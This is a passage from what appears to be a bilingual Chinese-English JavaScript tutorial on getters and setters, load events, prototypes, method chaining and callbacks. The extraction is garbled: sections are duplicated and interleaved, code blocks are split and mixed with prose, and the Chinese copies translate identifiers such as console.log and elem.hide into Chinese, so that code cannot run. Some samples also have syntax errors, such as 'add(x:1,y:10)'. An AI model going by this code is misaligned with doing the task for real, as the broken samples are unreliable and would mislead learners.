Section 25.1: Defining a Setter/Getter Using `Object.defineProperty`

```
var setValue;
var obj = {};
Object.defineProperty(obj, "objProperty", {
  get: function(){
    return "a value";
  },
  set: function(value){
    setValue = value;
  }
});
```

Section 25.2: Defining an Setter/Getter in a Newly Created Object

JavaScript allows us to define getters and setters in the object literal syntax. Here's an example:

```
var date = {
  year: '2017',
  month: '02',
  day: '27',
  get date() {
    // Get the date in YYYY-MM-DD format
    return `${this.year}-${this.month}-${this.day}`;
  },
  set date(dateString) {
    // Set the date from a YYYY-MM-DD formatted string
    var dateRegExp = /(\d{4})-(\d{2})-(\d{2})/;

    // Check that the string is correctly formatted
    if (dateRegExp.test(dateString)) {
      var parsedDate = dateRegExp.exec(dateString);
      this.year = parsedDate[1];
      this.month = parsedDate[2];
      this.day = parsedDate[3];
    } else {
      throw new Error('Date string must be in YYYY-MM-DD format');
    }
  }
};
```

Accessing the `date.date` property would return the value `2017-02-27`. Setting `date.date = '2018-01-02'` would call the `setter` function, which would then parse the string and set `date.year = '2018'`, `date.month = '01'`, and `date.day = '02'`. Trying to pass an incorrectly formatted string (such as `"hello"`) would throw an error.

Section 25.3: Defining getters and setters in ES6 class

```
class Person {
  constructor(firstname, lastname) {
```

```
this._firstname = firstname;
this._lastname = lastname;
}

get firstname() {
    return this._firstname;
}

set firstname(name) {
    this._firstname = name;
}

get lastname() {
    return this._lastname;
}

set lastname(name) {
    this._lastname = name;
}

let person = new Person('John', 'Doe');

console.log(person.firstname, person.lastname); // John Doe

person.firstname = 'Foo';
person.lastname = 'Bar';

console.log(person.firstname, person.lastname); // Foo Bar
```

```
this._firstname = firstname;
this._lastname = lastname;
}

get firstname() {
    return this._firstname;
}

set firstname(name) {
    this._firstname = name;
}

get lastname() {
    return this._lastname;
}

set lastname(name) {
    this._lastname = name;
}

let person = new Person('John', 'Doe');

console.log(person.firstname, person.lastname); // John Doe

person.firstname = 'Foo';
person.lastname = 'Bar';

console.log(person.firstname, person.lastname); // Foo Bar
```

第26章：事件

第26.1节：页面、DOM和浏览器加载

这是一个用来解释加载事件变化的示例。

1.onload 事件

```
<body onload="someFunction()">


</body>

<script>
function someFunction() {
    console.log("Hi! I am loaded");
}
</script>
```

在这种情况下，消息会在页面的所有内容（包括图片和样式表（如果有））完全加载后被记录。

2.DOMContentLoaded 事件

```
document.addEventListener("DOMContentLoaded", function(event) {
    console.log("你好！我已加载");
});
```

在上述代码中，消息仅在DOM/文档加载后（即DOM构建完成后）记录。

3.自调用匿名函数

```
(function(){
    console.log("嗨，我是匿名函数！我已加载");
})();
```

这里，消息会在浏览器解析匿名函数时立即记录。这意味着该函数甚至可以在DOM加载之前执行。

Chapter 26: Events

Section 26.1: Page, DOM and Browser loading

This is an example to explain the variations of load events.

1. onload event

```
<body onload="someFunction()">


</body>

<script>
function someFunction() {
    console.log("Hi! I am loaded");
}
</script>
```

In this case, the message is logged once *all the contents of the page including the images and stylesheets(if any)* are completely loaded.

2. DOMContentLoaded event

```
document.addEventListener("DOMContentLoaded", function(event) {
    console.log("Hello! I am loaded");
});
```

In the above code, the message is logged only after the DOM/document is loaded (*ie:once the DOM is constructed*).

3. Self-invoking anonymous function

```
(function(){
    console.log("Hi I am an anonymous function! I am loaded");
})();
```

Here, the message gets logged as soon as the browser interprets the anonymous function. It means, this function can get executed even before the DOM is loaded.

第27章：继承

第27.1节：标准函数原型

首先定义一个Foo函数，我们将用它作为构造函数。

```
function Foo (){}  
通过编辑Foo.prototype，我们可以定义所有Foo实例共享的属性和方法。  
  
Foo.prototype.bar = function() {  
    return '我是bar';  
};  
  
然后我们可以使用new关键字创建一个实例，并调用该方法。  
  
var foo = new Foo();  
console.log(foo.bar()); // 输出`我是bar`
```

第27.2节：Object.key 和 Object.prototype.key 的区别

与Python等语言不同，构造函数的静态属性不会被实例继承。实例只继承它们的原型，而原型继承自父类型的原型。静态属性永远不会被继承。

```
function Foo() {};  
Foo.style = '加粗';  
  
var foo = new Foo();  
  
console.log(Foo.style); // '加粗'  
console.log(foo.style); // undefined  
  
Foo.prototype.style = '斜体';  
  
console.log(Foo.style); // '加粗'  
console.log(foo.style); // '斜体'
```

第27.3节：原型继承

假设我们有一个名为prototype的普通对象：

```
var prototype = { foo: 'foo', bar: function () { return this.foo; } };  
现在我们想要另一个名为obj的对象，它继承自prototype，这等同于说prototype是obj的原型  
  
var obj = Object.create(prototype);  
  
现在所有来自prototype的属性和方法都可以被obj使用  
  
console.log(obj.foo);
```

Chapter 27: Inheritance

Section 27.1: Standard function prototype

Start by defining a Foo function that we'll use as a constructor.

```
function Foo (){}  
By editing Foo.prototype, we can define properties and methods that will be shared by all instances of Foo.  
  
Foo.prototype.bar = function() {  
    return 'I am bar';  
};  
  
We can then create an instance using the new keyword, and call the method.  
  
var foo = new Foo();  
console.log(foo.bar()); // logs `I am bar`
```

Section 27.2: Difference between Object.key and Object.prototype.key

Unlike in languages like Python, static properties of the constructor function are *not* inherited to instances. Instances only inherit from their prototype, which inherits from the parent type's prototype. Static properties are never inherited.

```
function Foo() {};  
Foo.style = 'bold';  
  
var foo = new Foo();  
  
console.log(Foo.style); // 'bold'  
console.log(foo.style); // undefined  
  
Foo.prototype.style = 'italic';  
  
console.log(Foo.style); // 'bold'  
console.log(foo.style); // 'italic'
```

Section 27.3: Prototypal inheritance

Suppose we have a plain object called **prototype**:

```
var prototype = { foo: 'foo', bar: function () { return this.foo; } };  
Now we want another object called obj that inherits from prototype, which is the same as saying that prototype is the prototype of obj  
  
var obj = Object.create(prototype);  
  
Now all the properties and methods from prototype will be available to obj  
  
console.log(obj.foo);
```

```
console.log(obj.bar());
```

控制台输出

```
"foo"  
"foo"
```

原型继承是通过对象引用在内部实现的，并且对象是完全可变的。这意味着你对原型所做的任何更改都会立即影响所有以该原型为原型的其他对象。

```
prototype.foo = "bar";  
console.log(obj.foo);
```

控制台输出

```
"bar"
```

`Object.prototype`是每个对象的原型，因此强烈建议你不要随意修改它，尤其是当你使用任何第三方库时，但我们可以稍微玩弄它一下。

```
Object.prototype.breakingLibraries = 'foo';  
console.log(obj.breakingLibraries);  
console.log(prototype.breakingLibraries);
```

控制台输出

```
"foo"  
"foo"
```

有趣的事 我用浏览器控制台制作了这些示例，并通过添加那个属性破坏了这个页面 `breakingLibraries` 属性。

```
console.log(obj.bar());
```

Console output

```
"foo"  
"foo"
```

Prototypal inheritance is made through object references internally and objects are completely mutable. This means any change you make on a prototype will immediately affect every other object that prototype is prototype of.

```
prototype.foo = "bar";  
console.log(obj.foo);
```

Console output

```
"bar"
```

`Object.prototype` is the prototype of every object, so it's strongly recommended you don't mess with it, especially if you use any third party library, but we can play with it a little bit.

```
Object.prototype.breakingLibraries = 'foo';  
console.log(obj.breakingLibraries);  
console.log(prototype.breakingLibraries);
```

Console output

```
"foo"  
"foo"
```

Fun fact I've used the browser console to make these examples and broken this page by adding that `breakingLibraries` property.

第27.4节：伪经典继承

它是使用原型继承模拟经典继承，展示了原型的强大功能。它的目的是让语言对来自其他语言的程序员更具吸引力。

版本 < 6

重要提示：自ES6以来，使用伪经典继承已不再有意义，因为语言模拟了传统类。如果你还没使用ES6，[你应该使用](#)。如果你仍想使用经典继承模式，并且处于ECMAScript 5或更低版本环境中，那么伪经典继承是你的最佳选择。

“类”只是一个函数，用`new`操作符调用，用作构造函数。

```
function Foo(id, name) {  
    this.id = id;  
    this.name = name;  
}  
  
var foo = new Foo(1, 'foo');
```

Section 27.4: Pseudo-classical inheritance

It's an emulation of classical inheritance using prototypical inheritance which shows how powerful prototypes are. It was made to make the language more attractive to programmers coming from other languages.

Version < 6

IMPORTANT NOTE: Since ES6 it doesn't make sense to use pseudo-classical inheritance since the language simulates conventional classes. If you're not using ES6, [you should](#). If you still want to use the classical inheritance pattern and you're in a ECMA Script 5 or lower environment, then pseudo-classical is your best bet.

A "class" is just a function that is made to be called with the `new` operand and it's used as a constructor.

```
function Foo(id, name) {  
    this.id = id;  
    this.name = name;  
}  
  
var foo = new Foo(1, 'foo');
```

```
console.log(foo.id);
```

控制台输出

```
1
```

foo 是 Foo 的一个实例。JavaScript 编码规范指出，如果一个函数以大写字母开头，则可以作为构造函数调用（使用 new 操作符）。

要向“类”添加属性或方法，必须将它们添加到其原型中，该原型可以在构造函数的 prototype 属性中找到。

```
Foo.prototype.bar = 'bar';
console.log(foo.bar);
```

控制台输出

```
bar
```

实际上，Foo 作为“构造函数”所做的只是创建以 Foo.prototype 为原型的对象。

你可以在每个对象上找到对其构造函数的引用

```
console.log(foo.constructor);
```

```
function Foo(id, name) { ... }
```

```
console.log({ }.constructor);
```

```
function Object() { [native code] }
```

还可以使用 instanceof 运算符检查一个对象是否是某个类的实例

```
console.log(foo instanceof Foo);
```

```
true
```

```
console.log(foo instanceof Object);
```

```
true
```

第27.5节：设置对象的原型

版本 ≥ 5

在 ES5 及以上版本中，Object.create 函数可以用来创建一个以任意其他对象为原型的对象。

```
console.log(foo.id);
```

Console output

```
1
```

foo is an instance of Foo. The JavaScript coding convention says if a function begins with a capital letter case it can be called as a constructor (with the `new` operand).

To add properties or methods to the “class” you have to add them to its prototype, which can be found in the `prototype` property of the constructor.

```
Foo.prototype.bar = 'bar';
console.log(foo.bar);
```

Console output

```
bar
```

In fact what Foo is doing as a “constructor” is just creating objects with `Foo.prototype` as its prototype.

You can find a reference to its constructor on every object

```
console.log(foo.constructor);
```

```
function Foo(id, name) { ... }
```

```
console.log({ }.constructor);
```

```
function Object() { [native code] }
```

And also check if an object is an instance of a given class with the `instanceof` operator

```
console.log(foo instanceof Foo);
```

```
true
```

```
console.log(foo instanceof Object);
```

```
true
```

Section 27.5: Setting an Object's prototype

Version ≥ 5

With ES5+, the `Object.create` function can be used to create an Object with any other Object as its prototype.

```
const anyObj = {
  hello() {
    console.log(`this.foo 是 ${this.foo}`);
  },
};

let objWithProto = Object.create(anyObj);
objWithProto.foo = 'bar';

objWithProto.hello(); // "this.foo 是 bar"
```

要显式创建一个没有原型的对象，请使用`null`作为原型。这意味着该对象也不会继承`Object.prototype`，适用于用于存在性检查的字典对象，例如。

```
let objInheritingObject = {};
let objInheritingNull = Object.create(null);

'toString' in objInheritingObject; // true
'toString' in objInheritingNull; // false
```

版本 ≥ 6

从 ES6 开始，可以使用`Object.setPrototypeOf`更改现有对象的原型，例如

```
let obj = Object.create({foo: 'foo'});
obj = Object.setPrototypeOf(obj, {bar: 'bar'});

obj.foo; // undefined
obj.bar; // "bar"
```

这几乎可以在任何地方完成，包括在`this`对象或构造函数中。

注意：该过程在当前浏览器中非常慢，应尽量少用，建议直接创建具有所需原型的对象。

版本 < 5

在 ES5 之前，创建具有手动定义原型的对象的唯一方法是使用`new`构造，例如

```
var proto = {fizz: 'buzz'};

function ConstructMyObj() {}
ConstructMyObj.prototype = proto;

var objWithProto = new ConstructMyObj();
objWithProto.fizz; // "buzz"
```

这种行为与`Object.create`非常接近，因此可以编写一个 polyfill。

```
const anyObj = {
  hello() {
    console.log(`this.foo is ${this.foo}`);
  },
};

let objWithProto = Object.create(anyObj);
objWithProto.foo = 'bar';

objWithProto.hello(); // "this.foo is bar"
```

To explicitly create an Object without a prototype, use `null` as the prototype. This means the Object will not inherit from `Object.prototype` either and is useful for Objects used for existence checking dictionaries, e.g.

```
let objInheritingObject = {};
let objInheritingNull = Object.create(null);

'toString' in objInheritingObject; // true
'toString' in objInheritingNull; // false
```

Version ≥ 6

From ES6, the prototype of an existing Object can be changed using `Object.setPrototypeOf`, for example

```
let obj = Object.create({foo: 'foo'});
obj = Object.setPrototypeOf(obj, {bar: 'bar'});

obj.foo; // undefined
obj.bar; // "bar"
```

This can be done almost anywhere, including on a `this` object or in a constructor.

Note: This process is very slow in current browsers and should be used sparingly, try to create the Object with the desired prototype instead.

Version < 5

Before ES5, the only way to create an Object with a manually defined prototype was to construct it with `new`, for example

```
var proto = {fizz: 'buzz'};

function ConstructMyObj() {}
ConstructMyObj.prototype = proto;

var objWithProto = new ConstructMyObj();
objWithProto.fizz; // "buzz"
```

This behaviour is close enough to `Object.create` that it is possible to write a polyfill.

第28章：方法链

第28.1节：可链对象设计与链式调用

链式调用和可链设计是一种设计方法，用于设计对象行为，使得对对象函数的调用返回自身或另一个对象的引用，从而提供对额外函数调用的访问，允许调用语句将多个调用串联起来，而无需引用持有对象的变量。

能够被链式调用的对象称为可链对象。如果你称一个对象为可链对象，应确保所有返回的对象/基本类型都是正确的类型。只要你的可链对象有一次未返回正确的引用（容易忘记添加`return this`），使用你API的人就会失去信任并避免链式调用。可链对象应当是全有或全无（即使部分是，也不能称为可链对象）。如果只有部分函数是可链的，则不应称该对象为可链对象。

设计为可链的对象

```
function Vec(x = 0, y = 0){  
    this.x = x;  
    this.y = y;  
    // new关键字隐式地将返回类型设为this  
    // 因此默认是可链的。  
}  
  
Vec.prototype = {  
    add : function(vec){  
        this.x += vec.x;  
        this.y += vec.y;  
        return this; // 返回自身引用以允许函数调用链  
    },  
    scale : function(val){  
        this.x *= val;  
        this.y *= val;  
        return this; // 返回自身引用以允许函数调用链  
    },  
    log : function(val){  
        console.log(this.x + ' : ' + this.y);  
        return this;  
    },  
    clone : function(){  
        return new Vec(this.x, this.y);  
    }  
}
```

链式调用示例

```
var vec = new Vec();  
vec.add({x:10,y:10})  
.add({x:10,y:10})  
.log() // 控制台输出 "20 : 20"  
.add({x:10,y:10})  
.scale(1/30)  
.log() // 控制台输出 "1 : 1"  
.clone() // 返回对象的新实例  
.scale(2) // 可以继续链式调用  
.log()
```

不要在返回类型上制造歧义

并非所有函数调用都会返回有用的可链式类型，也不总是返回自身的引用。这时，命名的常识性使用就显得很重要。在上面的例子中，函数调用`.clone()`是明确无歧义的。其他

Chapter 28: Method Chaining

Section 28.1: Chainable object design and chaining

Chaining and Chainable is a design methodology used to design object behaviors so that calls to object functions return references to self, or another object, providing access to additional function calls allowing the calling statement to chain together many calls without the need to reference the variable holding the object/s.

Objects that can be chained are said to be chainable. If you call an object chainable, you should ensure that all returned objects / primitives are of the correct type. It only takes one time for your chainable object to not return the correct reference (easy to forget to add `return this`) and the person using your API will lose trust and avoid chaining. Chainable objects should be all or nothing (not a chainable object even if parts are). An object should not be called chainable if only some of its functions are.

Object designed to be chainable

```
function Vec(x = 0, y = 0){  
    this.x = x;  
    this.y = y;  
    // the new keyword implicitly implies the return type  
    // as this and thus is chainable by default.  
}  
  
Vec.prototype = {  
    add : function(vec){  
        this.x += vec.x;  
        this.y += vec.y;  
        return this; // return reference to self to allow chaining of function calls  
    },  
    scale : function(val){  
        this.x *= val;  
        this.y *= val;  
        return this; // return reference to self to allow chaining of function calls  
    },  
    log : function(val){  
        console.log(this.x + ' : ' + this.y);  
        return this;  
    },  
    clone : function(){  
        return new Vec(this.x, this.y);  
    }  
}
```

Chaining example

```
var vec = new Vec();  
vec.add({x:10,y:10})  
.add({x:10,y:10})  
.log() // console output "20 : 20"  
.add({x:10,y:10})  
.scale(1/30)  
.log() // console output "1 : 1"  
.clone() // returns a new instance of the object  
.scale(2) // from which you can continue chaining  
.log()
```

Don't create ambiguity in the return type

Not all function calls return a useful chainable type, nor do they always return a reference to self. This is where common sense use of naming is important. In the above example the function call `.clone()` is unambiguous. Other

例子是`.toString()`意味着返回一个字符串。

链式对象中一个含糊不清的函数名示例。

```
// line 对象表示一条线
line.rotate(1)
.line(); // 含糊其辞，你在写代码时不需要查文档。

line.rotate(1)
.asVec() // 明确表示返回类型是作为向量 (vector) 的线
.add({x:10,y:10})
// 只要程序员能通过命名推断返回类型，toVec 同样有效
//
```

语法约定

链式调用没有正式的使用语法。惯例是如果调用较短，则在同一行链式调用，或者在新行链式调用，缩进一个制表符，点号放在新行。分号是可选的，但有助于明确链式调用的结束。

```
vec.scale(2).add({x:2,y:2}).log(); // 短链式调用示例

vec.scale(2) // 或者另一种语法
.add({x:2,y:2})
.log(); // 分号明确链式调用在此结束

// 有时会这样，虽然不是必须的
vec.scale(2)
.add({x:2,y:2})
.clone() // clone 会为链添加一个新的引用
.log(); // 缩进表示新的引用

// 用于链中的链
vec.scale(2)
.add({x:2,y:2})
.add(vec1.add({x:2,y:2})) // 以链作为参数
    .add({x:2,y:2}) // 缩进
.scale(2)
.log();

// 或者有时
vec.scale(2)
.add({x:2,y:2})
.add(vec1.add({x:2,y:2})) // 以链作为参数
    .add({x:2,y:2}) // 缩进
.scale(2)
.log(); // 参数列表在新行关闭
```

错误的语法

```
vec // 在第一次函数调用前换行
    .scale() // 可能会使意图不清楚
.log();

vec. // 行末的点
    scale(2). // 在大量代码中很难看到
    scale(1/2); // 并且很容易被忽视，可能会让调试变得沮丧
        // 当试图定位错误时
```

examples are `.toString()` implies a string is returned.

An example of an ambiguous function name in a chainable object.

```
// line object represents a line
line.rotate(1)
    .vec(); // ambiguous you don't need to be looking up docs while writing.

line.rotate(1)
    .asVec() // unambiguous implies the return type is the line as a vec (vector)
    .add({x:10,y:10})
// toVec is just as good as long as the programmer can use the naming
// to infer the return type
```

Syntax convention

There is no formal usage syntax when chaining. The convention is to either chain the calls on a single line if short or to chain on the new line indented one tab from the referenced object with the dot on the new line. Use of the semicolon is optional but does help by clearly denoting the end of the chain.

```
vec.scale(2).add({x:2,y:2}).log(); // for short chains

vec.scale(2) // or alternate syntax
    .add({x:2,y:2})
    .log(); // semicolon makes it clear the chain ends here

// and sometimes though not necessary
vec.scale(2)
    .add({x:2,y:2})
    .clone() // clone adds a new reference to the chain
        .log(); // indenting to signify the new reference

// for chains in chains
vec.scale(2)
    .add({x:2,y:2})
    .add(vec1.add({x:2,y:2})) // a chain as an argument
        .add({x:2,y:2}) // is indented
        .scale(2)
    .log();

// or sometimes
vec.scale(2)
    .add({x:2,y:2})
    .add(vec1.add({x:2,y:2})) // a chain as an argument
        .add({x:2,y:2}) // is indented
        .scale(2)
    .log(); // the argument list is closed on the new line
```

A bad syntax

```
vec // new line before the first function call
    .scale() // can make it unclear what the intention is
.log();

vec. // the dot on the end of the line
    scale(2). // is very difficult to see in a mass of code
    scale(1/2); // and will likely frustrate as can easily be missed
        // when trying to locate bugs
```

Left hand side of assignment

当你给链式调用的结果赋值时，最后返回的调用或对象引用会被赋值。

```
var vec2 = vec.scale(2)
.add(x:1,y:10)
.clone(); // 最后返回的结果被赋值
// vec2 是经过 scale 和 add 后 vec 的克隆
```

在上述示例中，vec2 被赋值为链中最后一次调用返回的值。在本例中，即是经过 scale 和 add 后的vec的副本。

总结

改变的优点是代码更清晰、更易维护。有些人更喜欢这种方式，并且在选择 API 时会将链式调用作为一个要求。它还有性能上的好处，因为它避免了创建变量来保存中间结果。最后要说的是，链式对象也可以以传统方式使用，因此你不必通过使对象可链式调用来强制使用链式调用。

第28.2节：方法链

方法链是一种简化代码并美化代码的编程策略。方法链的实现是通过确保对象上的每个方法返回整个对象，而不是返回该对象的单个元素。例如：

```
function Door() {
  this.height = '';
  this.width = '';
  this.status = 'closed';
}

Door.prototype.open = function() {
  this.status = 'opened';
  return this;
}

Door.prototype.close = function() {
  this.status = 'closed';
  return this;
}

Door.prototype.setParams = function(width,height) {
  this.width = width;
  this.height = height;
  return this;
}

Door.prototype.doorStatus = function() {
  console.log('这扇',this.width,'x',this.height,'门是',this.status);
  return this;
}

var smallDoor = new Door();
smallDoor.setParams(20,100).open().doorStatus().close().doorStatus();
```

请注意，Door.prototype 中的每个方法都返回 this，指的是该 Door 对象的整个实例。

When you assign the results of a chain the last returning call or object reference is assigned.

```
var vec2 = vec.scale(2)
  .add(x:1,y:10)
  .clone(); // the last returned result is assigned
// vec2 is a clone of vec after the scale and add
```

In the above example vec2 is assigned the value returned from the last call in the chain. In this case, that would be a copy of vec after the scale and add.

Summary

The advantage of changing is clearer more maintainable code. Some people prefer it and will make chainable a requirement when selecting an API. There is also a performance benefit as it allows you to avoid having to create variables to hold interim results. With the last word being that chainable objects can be used in a conventional way as well so you don't enforce chaining by making an object chainable.

Section 28.2: Method Chaining

Method chaining is a programming strategy that simplifies your code and beautifies it. Method chaining is done by ensuring that each method on an object returns the entire object, instead of returning a single element of that object. For example:

```
function Door() {
  this.height = '';
  this.width = '';
  this.status = 'closed';
}

Door.prototype.open = function() {
  this.status = 'opened';
  return this;
}

Door.prototype.close = function() {
  this.status = 'closed';
  return this;
}

Door.prototype.setParams = function(width,height) {
  this.width = width;
  this.height = height;
  return this;
}

Door.prototype.doorStatus = function() {
  console.log('The',this.width,'x',this.height,'Door is',this.status);
  return this;
}

var smallDoor = new Door();
smallDoor.setParams(20,100).open().doorStatus().close().doorStatus();
```

Note that each method in Door.prototype returns this, which refers to the entire instance of that Door object.

第29章：回调函数

第29.1节：简单的回调使用示例

回调函数提供了一种扩展函数（或方法）功能的方式，**无需更改**其代码。这种方法通常用于模块（库/插件），其代码不应被更改。

假设我们编写了以下函数，用于计算给定数组值的和：

```
function foo(array) {  
    var sum = 0;  
    for (var i = 0; i < array.length; i++) {  
        sum += array[i];  
    }  
    return sum;  
}
```

现在假设我们想对数组中的每个值做一些操作，例如使用 `alert()` 显示它。我们可以在 `foo` 的代码中做相应的修改，如下所示：

```
function foo(array) {  
    var sum = 0;  
    for (var i = 0; i < array.length; i++) {  
        alert(array[i]);  
        sum += array[i];  
    }  
    return sum;  
}
```

但是如果我们将 `console.log` 而不是 `alert()` 呢？显然，每当我们决定对每个值做其他操作时，修改 `foo` 的代码并不是一个好主意。更好的做法是能够在不修改 `foo` 代码的情况下改变主意。这正是回调函数的用例。我们只需稍微修改 `foo` 的签名和主体：

```
function foo(array, callback) {  
    var sum = 0;  
    for (var i = 0; i < array.length; i++) {  
        callback(array[i]);  
        sum += array[i];  
    }  
    return sum;  
}
```

现在我们只需通过改变参数就能改变 `foo` 的行为：

```
var array = [];  
foo(array, alert);  
foo(array, function (x) {  
    console.log(x);  
});
```

异步函数示例

在 jQuery 中，`$.getJSON()` 方法用于异步获取 JSON 数据。因此，将代码传入回调函数可以确保代码在 JSON 获取完成后被调用。

Chapter 29: Callbacks

Section 29.1: Simple Callback Usage Examples

Callbacks offer a way to extend the functionality of a function (or method) **without changing** its code. This approach is often used in modules (libraries / plugins), the code of which is not supposed to be changed.

Suppose we have written the following function, calculating the sum of a given array of values:

```
function foo(array) {  
    var sum = 0;  
    for (var i = 0; i < array.length; i++) {  
        sum += array[i];  
    }  
    return sum;  
}
```

Now suppose that we want to do something with each value of the array, e.g. display it using `alert()`. We could make the appropriate changes in the code of `foo`, like this:

```
function foo(array) {  
    var sum = 0;  
    for (var i = 0; i < array.length; i++) {  
        alert(array[i]);  
        sum += array[i];  
    }  
    return sum;  
}
```

But what if we decide to use `console.log` instead of `alert()`? Obviously changing the code of `foo`, whenever we decide to do something else with each value, is not a good idea. It is much better to have the option to change our mind without changing the code of `foo`. That's exactly the use case for callbacks. We only have to slightly change `foo`'s signature and body:

```
function foo(array, callback) {  
    var sum = 0;  
    for (var i = 0; i < array.length; i++) {  
        callback(array[i]);  
        sum += array[i];  
    }  
    return sum;  
}
```

And now we are able to change the behaviour of `foo` just by changing its parameters:

```
var array = [];  
foo(array, alert);  
foo(array, function (x) {  
    console.log(x);  
});
```

Examples with Asynchronous Functions

In jQuery, the `$.getJSON()` method to fetch JSON data is asynchronous. Therefore, passing code in a callback makes sure that the code is called *after* the JSON is fetched.

\$.getJSON() 语法：

```
$.getJSON( url, dataObject, successCallback );
```

\$.getJSON() 代码示例：

```
$.getJSON("foo.json", {}, function(data) {  
    // 数据处理代码  
});
```

以下代码无法正常工作，因为数据处理代码很可能在数据实际接收之前被调用，因为\$.getJSON函数需要不确定的时间，并且在等待JSON时不会阻塞调用栈。

```
$.getJSON("foo.json", {});  
// 数据处理代码
```

另一个异步函数的例子是jQuery的animate()函数。由于动画运行需要指定的时间，有时希望在动画结束后立即运行一些代码。

.animate()语法：

```
jQueryElement.animate(属性,持续时间,回调函数);
```

例如，为了创建一个淡出动画，动画结束后元素完全消失，可以运行以下代码。注意回调函数的使用。

```
elem.animate( {透明度: 0 }, 5000, function() {  
    elem.隐藏();  
} );
```

这允许元素在函数执行完毕后立即被隐藏。这与以下情况不同：

```
elem.animate( { 透明度: 0 }, 5000 );  
elem.隐藏();
```

因为后者不会等待animate()（一个异步函数）完成，因此元素会立即被隐藏，产生不良效果。

第29.2节：继续（同步与异步）

回调函数可用于在方法完成后执行代码：

```
/**  
 * @arg {Function} then 继续回调  
 */  
function 做某事(then) {  
    console.日志('正在做某事');  
    then();  
}  
  
// 做某事，然后执行回调以记录“完成”  
做某事(function () {  
    console.日志('完成');  
});
```

\$.getJSON() syntax:

```
$.getJSON( url, dataObject, successCallback );
```

Example of \$.getJSON() code:

```
$.getJSON("foo.json", {}, function(data) {  
    // data handling code  
});
```

The following would *not* work, because the data-handling code would likely be called *before* the data is actually received, because the \$.getJSON function takes an unspecified length of time and does not hold up the call stack as it waits for the JSON.

```
$.getJSON("foo.json", {});  
// data handling code
```

Another example of an asynchronous function is jQuery's animate() function. Because it takes a specified time to run the animation, sometimes it is desirable to run some code directly following the animation.

.animate() syntax:

```
jQueryElement.animate( properties, duration, callback );
```

For example, to create a fading-out animation after which the element completely disappears, the following code can be run. Note the use of the callback.

```
elem.animate( { opacity: 0 }, 5000, function() {  
    elem.hide();  
} );
```

This allows the element to be hidden right after the function has finished execution. This differs from:

```
elem.animate( { opacity: 0 }, 5000 );  
elem.hide();
```

because the latter does not wait for animate() (an asynchronous function) to complete, and therefore the element is hidden right away, producing an undesirable effect.

Section 29.2: Continuation (synchronous and asynchronous)

Callbacks can be used to provide code to be executed after a method has completed:

```
/**  
 * @arg {Function} then continuation callback  
 */  
function doSomething(then) {  
    console.log('Doing something');  
    then();  
}  
  
// Do something, then execute callback to log 'done'  
doSomething(function () {  
    console.log('Done');  
});
```

```
console.log('正在做其他事情');
```

```
// 输出：  
// "正在做某事"  
// "完成"  
// "正在做其他事情"
```

上面的 `doSomething()` 方法同步执行并带有回调——执行会阻塞直到 `doSomething()` 返回，确保回调在解释器继续执行之前被执行。

回调也可以用于异步执行代码：

```
doSomethingAsync(then) {  
    setTimeout(then, 1000);  
    console.log('正在异步执行某事');  
}
```

```
doSomethingAsync(function() {  
    console.log('完成');  
});
```

```
console.log('正在做其他事情');
```

```
// 输出：  
// "正在异步执行某事"  
// "正在做其他事情"  
// "完成"
```

这些 `then` 回调被视为 `doSomething()` 方法的延续。在函数中将回调作为最后一条指令提供称为 [tail-call](#)（尾调用），该调用被 [ES2015 解释器优化](#)。

第29.3节：什么是回调？

这是一个普通的函数调用：

```
console.log("Hello World!");
```

当你调用一个普通函数时，它完成它的工作然后将控制权返回给调用者。

然而，有时函数需要将控制权返回给调用者以完成它的工作：

```
[1,2,3].map(function double(x) {  
    return 2 * x;  
});
```

在上面的例子中，函数 `double` 是函数 `map` 的回调函数，因为：

1. 函数 `double` 是由调用者传递给函数 `map` 的。
2. 函数 `map` 需要调用函数 `double` 零次或多次以完成它的工作。

因此，函数 `map` 本质上是在每次调用函数 `double` 时将控制权返回给调用者。
因此，称之为“回调”。

函数可以接受多个回调：

```
promise.then(function onFulfilled(value) {  
    console.log("Fulfilled with value " + value);
```

```
console.log('Doing something else');
```

```
// Outputs:  
// "Doing something"  
// "Done"  
// "Doing something else"
```

The `doSomething()` method above executes synchronously with the callback - execution blocks until `doSomething()` returns, ensuring that the callback is executed before the interpreter moves on.

Callbacks can also be used to execute code asynchronously:

```
doSomethingAsync(then) {  
    setTimeout(then, 1000);  
    console.log('Doing something asynchronously');  
}
```

```
doSomethingAsync(function() {  
    console.log('Done');  
});
```

```
console.log('Doing something else');
```

```
// Outputs:  
// "Doing something asynchronously"  
// "Doing something else"  
// "Done"
```

The `then` callbacks are considered continuations of the `doSomething()` methods. Providing a callback as the last instruction in a function is called a [tail-call](#), which is [optimized by ES2015 interpreters](#).

Section 29.3: What is a callback?

This is a normal function call:

```
console.log("Hello World!");
```

When you call a normal function, it does its job and then returns control back to the caller.

However, sometimes a function needs to return control back to the caller in order to do its job:

```
[1,2,3].map(function double(x) {  
    return 2 * x;  
});
```

In the above example, the function `double` is a callback for the function `map` because:

1. The function `double` is given to the function `map` by the caller.
2. The function `map` needs to call the function `double` zero or more times in order to do its job.

Thus, the function `map` is essentially returning control back to the caller every time it calls the function `double`. Hence, the name “callback”.

Functions may accept more than one callback:

```
promise.then(function onFulfilled(value) {  
    console.log("Fulfilled with value " + value);
```

```
}, function onRejected(reason) {
  console.log("Rejected with reason " + reason);
});
```

这里 then 函数接受两个回调函数，onFulfilled 和 onRejected。此外，实际上只会调用这两个回调函数中的一个。

更有趣的是，then 函数在任一回调被调用之前就返回了。因此，回调函数可能会在原始函数返回之后才被调用。

第29.4节：回调函数与 `this`

使用回调函数时，通常希望访问特定的上下文。

```
function SomeClass(msg, elem) {
  this.msg = msg;
elem.addEventListener('click', function() {
  console.log(this.msg); // <= 会失败，因为 "this" 是 undefined
});
}

var s = new SomeClass("hello", someElement);
```

解决方案

- 使用bind

bind有效地生成一个新函数，该函数将this设置为传递给bind的值，然后调用原始函数。

```
function SomeClass(msg, elem) {
  this.msg = msg;
elem.addEventListener('click', function() {
  console.log(this.msg);
}.bind(this)); // <= 将函数绑定到'this'
}
```

- 使用箭头函数

箭头函数会自动绑定当前的this上下文。

```
function SomeClass(msg, elem) {
  this.msg = msg;
elem.addEventListener('click', () => { // <= 箭头函数绑定'this'
  console.log(this.msg);
});
}
```

通常你希望调用成员函数，理想情况下将传递给事件的任何参数传递给函数。

解决方案：

- 使用绑定

```
function SomeClass(msg, elem) {
```

```
}, function onRejected(reason) {
  console.log("Rejected with reason " + reason);
});
```

Here then function then accepts two callback functions, onFulfilled and onRejected. Furthermore, only one of these two callback functions is actually called.

